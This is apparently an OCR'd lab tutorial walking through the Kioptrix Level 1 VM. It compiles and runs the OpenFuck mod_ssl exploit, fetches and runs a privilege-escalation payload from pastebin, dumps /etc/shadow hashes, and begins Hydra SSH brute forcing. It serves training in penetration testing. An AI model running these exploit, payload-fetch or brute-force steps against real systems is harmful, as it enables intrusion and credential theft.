
```
hostname
kioptrix.level1
```

Manual Exploitation

Let's move past Metasploit and try to do things a bit more differently. Do you recall the `OpenLuck` exploit we discovered a few lessons back? Well, we will be using it in this section.

The exploit code can be downloaded from GitHub here:
https://github.com/heltonWernik/OpenLuck.git

On that GitHub page, we are given the following installation/usage instructions (Please ignore the expletives):



Usage

This Exploit (https://www.exploit-db.com/exploits/764/) is outdated. Here you can take updated

1. Download OpenFuck.c

```
git clone https://github.com/heltonWernik/OpenFuck.git
```

2. Install ssl-dev library

```
apt-get install libssl-dev
```

3. It's Compile Time

```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

4. Running the Exploit

```
./OpenFuck
```


5. See which service you witch to exploit. For example if you need to Red Hat Linux, using apache version 1.3.20. Trying out using the 0x6a option ./OpenFuck 0x6a [Target Ip] [port] -c 40

for example:

```
./OpenFuck 0x6a 192.168.80.145 443 -c 40
```


References: https://kongwenbin.wordpress.com/tag/openfuck/ https://medium.com/@javarmutt/how-to-compile-openfuckv2-c-69e457b4a1d1

Now, we will go over to our Terminal session and follow the instructions as shown below:



```
root@kali:~# git clone https://github.com/heltonWernik/OpenFuck.git
Cloning into 'OpenFuck'...
remote: Enumerating objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26
Unpacking objects: 100% (26/26), 14.12 KiB | 1.41 MiB/s, done.
root@kali:~#
root@kali:~# apt-get install libssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl-dev is already the newest version (1.1.1g-1).
The following packages were automatically installed and are no longer required:
  libx265-179 linux-image-5.5.0-kali2-amd64
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 26 not upgraded.
root@kali:~#
root@kali:~#
root@kali:~# echo "I already installed the ssl-dev library"
I already installed the ssl-dev library
root@kali:~#
root@kali:~#
root@kali:~# cd OpenFuck
root@kali:~/OpenFuck# gcc -o OpenFuck OpenFuck.c -lcrypto
root@kali:~/OpenFuck#
root@kali:~/OpenFuck# ./OpenFuck

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0×00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0×00 - Caldera OpenLinux (apache-1.3.26)
        0×01 - Cobalt Sun 6.0 (apache-1.3.12)
        0×02 - Cobalt Sun 6.0 (apache-1.3.20)
        0×03 - Cobalt Sun x (apache-1.3.26)
        0×04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0×05 - Conectiva 4 (apache-1.3.6)
        0×06 - Conectiva 4.1 (apache-1.3.9)
```


As we can see, the installation and setup is pretty short and does not take a long time. When using this program, we will have to manually set some options such as the desired "Supported Offset". For example, if we want to target `Connectiva 4 (apache-1.3.6)`, we will use `0x05`. In our specific use case, we will select `0x6b` (We are choosing `0x6b` because it is more stable than `0x6a`). An example is shown below:



```
root@kali:~/OpenFuck# ./OpenFuck 0×6b 192.168.229.133 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f8050
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--22:57:13--  https://pastebin.com/raw/C7v25Xr9
           ⇒ `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]

    0K ...                                                    @   3.84 MB/s

22:57:14 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6136
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0×4001189d
[+] Now wait for suid shell ...

whoami
root

hostname
kioptrix.level1
```


As we can see, we were able to get a shell session and identify the root user and the hostname of our target machine.

If we try running some "normal" Linux commands, we will notice that there will be an error as shown below:



```
ifconfig
/bin/sh: ifconfig: command not found
```

One fun thing we can do is to view passowrd hashes as shown below:




```
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:[redacted]
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

Brute Force Attacks

Here, we will try bruteforcing SSH. In normal security assessments we test the SSH service by brute force to test the password strength and weakness. We also want to test if we can log in using the default login credentials and if the Intrusion Detection System/Intrusion Prevention System (IDS/IPS) can identify the attack.


In this section, we will be trying out two methods. First, we will use a tool called Hydra and we will also use Metasploit.

We can view the usage options for Hydra by simply running the `hydra` command as shown below:




```
root@kali:~# hydra
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mys
ql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~#
```

In our case, to run the brute force attck against our target, we will use the command shown below:



```
root@kali:~# hydra -l root -P /usr/share/wordlists/metasploit/
adobe_top100_pass.txt                    default_userpass_for_services_unhash.txt  lync_subdomains.txt                      postgres_default_pass.txt                snmp_default_pass.txt
av_hips_executables.txt                  default_users_for_services_unhash.txt     malicious_urls.txt                       postgres_default_userpass.txt            telnet_cdata_ftth_backdoor_userpass.txt
av-update-urls.txt                       dlink_telnet_backdoor_userpass.txt        mirai_pass.txt                           postgres_default_user.txt                tftp.txt
burnett_top_1024.txt                     hci_oracle_passwords.csv                  mirai_user_pass.txt                      root_userpass.txt                        tomcat_mgr_default_pass.txt
burnett_top_500.txt                      http_default_pass.txt                     mirai_user.txt                           routers_userpass.txt                     tomcat_mgr_default_userpass.txt
